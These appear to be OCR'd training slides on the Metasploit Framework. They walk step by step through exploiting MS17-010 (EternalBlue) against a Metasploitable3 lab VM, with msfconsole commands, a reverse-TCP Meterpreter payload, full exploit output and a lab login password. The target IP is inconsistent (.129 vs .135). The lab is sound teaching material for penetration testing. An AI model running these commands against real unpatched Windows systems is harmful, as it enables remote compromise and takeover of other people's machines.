




Brute Force Login [5]

- Setting and Attack





Metasploit Framework

Metasploit Framework

- **Metasploit Framework (MSF)** is a powerful, open-source **penetration testing and exploitation framework** developed by Rapid7. It provides a suite of tools for **developing, testing, and executing exploits** against target systems, and it includes extensive post-exploitation capabilities.

- **Purpose**
  - **Develop and execute exploits** against vulnerable systems
  - **Validate security vulnerabilities** and demonstrate their impact
  - Perform **post-exploitation tasks** (e.g., privilege escalation, persistence)
  - **Test defenses** like firewalls, IDS/IPS, and antivirus solutions
  - **Train cybersecurity professionals** in attack simulation scenarios

Key Features

Feature	Description
Exploit modules	2000+ exploits targeting known CVEs and misconfigurations
Payloads	Reverse shells, bind shells, Meterpreter sessions, etc.
Auxiliary modules	Port scanners, fuzzers, sniffers, enumeration tools
Post-exploitation modules	Gather credentials, escalate privileges, pivot to other systems
Encoders	Obfuscate payloads to bypass antivirus software
Meterpreter	Advanced in-memory payload for command execution, keylogging, screenshots, etc.
Database integration	Store scan results and host data
MSFvenom	Standalone payload generator (replaces msfpayload and msfencode)


Common Activities with Metasploit

Phase	Activity	Metasploit Tool/Module
Scanning & Recon	Port scanning, service detection	Auxiliary modules (e.g., scanner/portscan/tcp)
Exploitation	Exploit vulnerabilities in services	Exploit modules (e.g., exploit/windows/smb/ms17_010_eternalblue)
Payload Delivery	Send reverse shells, bind shells	Payloads (e.g., windows/meterpreter/reverse_tcp)
Post-Exploitation	Dump passwords, log keystrokes, pivot	Meterpreter & post modules
Persistence	Set backdoors or autoruns	Post modules
Reporting	Generate reports of sessions and actions	Manual or via third-party plugins

Demo: Metasploit Framework


Metasploitable3-win Download

- https://github.com/rapid7/metasploitable3?tab=readme-ov-file




Metasploitable3-win

- Open VirtualBox “Metasploitable3-win”




Login

- **User :** administrator
- **Password :** Tnts@1234$



Check IP

- **Command :** ipconfig /all



What is MS17-010?

- **MS17-010** is a critical vulnerability in Microsoft's **SMBv1 protocol** (Server Message Block), disclosed in **March 2017**. It was famously exploited by the NSA-developed **EternalBlue** exploit, leaked by the Shadow Brokers, and later used in major ransomware attacks like **WannaCry** and **NotPetya**.
  - **CVE ID:** CVE-2017-0144
  - **Affected Systems:** Windows XP, 7, 8, Server 2003, 2008, 2012 (pre-patch)
  - **Vulnerability Type:** Remote Code Execution (RCE)
  - **Access Required:** Remote (no authentication required)

MS17-010 (EternalBlue)

❑Step-by-Step

- msfconsole
- search ms17_010 #Search for an exploit
- use exploit/windows/smb/ms17_010_eternalblue #Select the exploit module

❑Set target options


- set RHOSTS 192.168.255.129
- set LHOST 192.168.255.128
- set PAYLOAD windows/x64/meterpreter/reverse_tcp

❑Launch the exploit

- exploit

STEP1

- msfconsole




STEP2

- search ms17_010

```
msf6 > search ms17_010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .


Interact with a module by name or index. For example info 26, use 26 or use auxiliary/scanner/smb/smb_ms17_010
```

STEP3

- use exploit/windows/smb/ms17_010_eternalblue



STEP4

- ❑set RHOSTS 192.168.255.135
- ❑set LHOST 192.168.255.128
- ❑set PAYLOAD windows/x64/meterpreter/reverse_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.255.129
RHOSTS => 192.168.255.129
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.255.128
LHOST => 192.168.255.128
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
```

STEP5

- show options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.255.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.255.128  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

STEP6

- ❑exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.255.128:4444
[*] 192.168.255.135:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.255.135:445   - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.255.135:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.255.135:445 - The target is vulnerable.
[*] 192.168.255.135:445 - Connecting to target for exploitation.
[+] 192.168.255.135:445 - Connection established for exploitation.
[+] 192.168.255.135:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.255.135:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.255.135:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.255.135:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.255.135:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.255.135:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.255.135:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.255.135:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.255.135:445 - Sending all but last fragment of exploit packet
[*] 192.168.255.135:445 - Starting non-paged pool grooming
[+] 192.168.255.135:445 - Sending SMBv2 buffers
[+] 192.168.255.135:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.255.135:445 - Sending final SMBv2 buffers.
[*] 192.168.255.135:445 - Sending last fragment of exploit packet!
[*] 192.168.255.135:445 - Receiving response from exploit packet
[+] 192.168.255.135:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.255.135:445 - Sending egg to corrupted connection.
[*] 192.168.255.135:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.255.135
[*] Meterpreter session 1 opened (192.168.255.128:4444 -> 192.168.255.135:49851) at 2025-11-04 04:31:03 -0500
[+] 192.168.255.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.255.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.255.135:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

STEP7 [1]

❑Gain Meterpreter shell

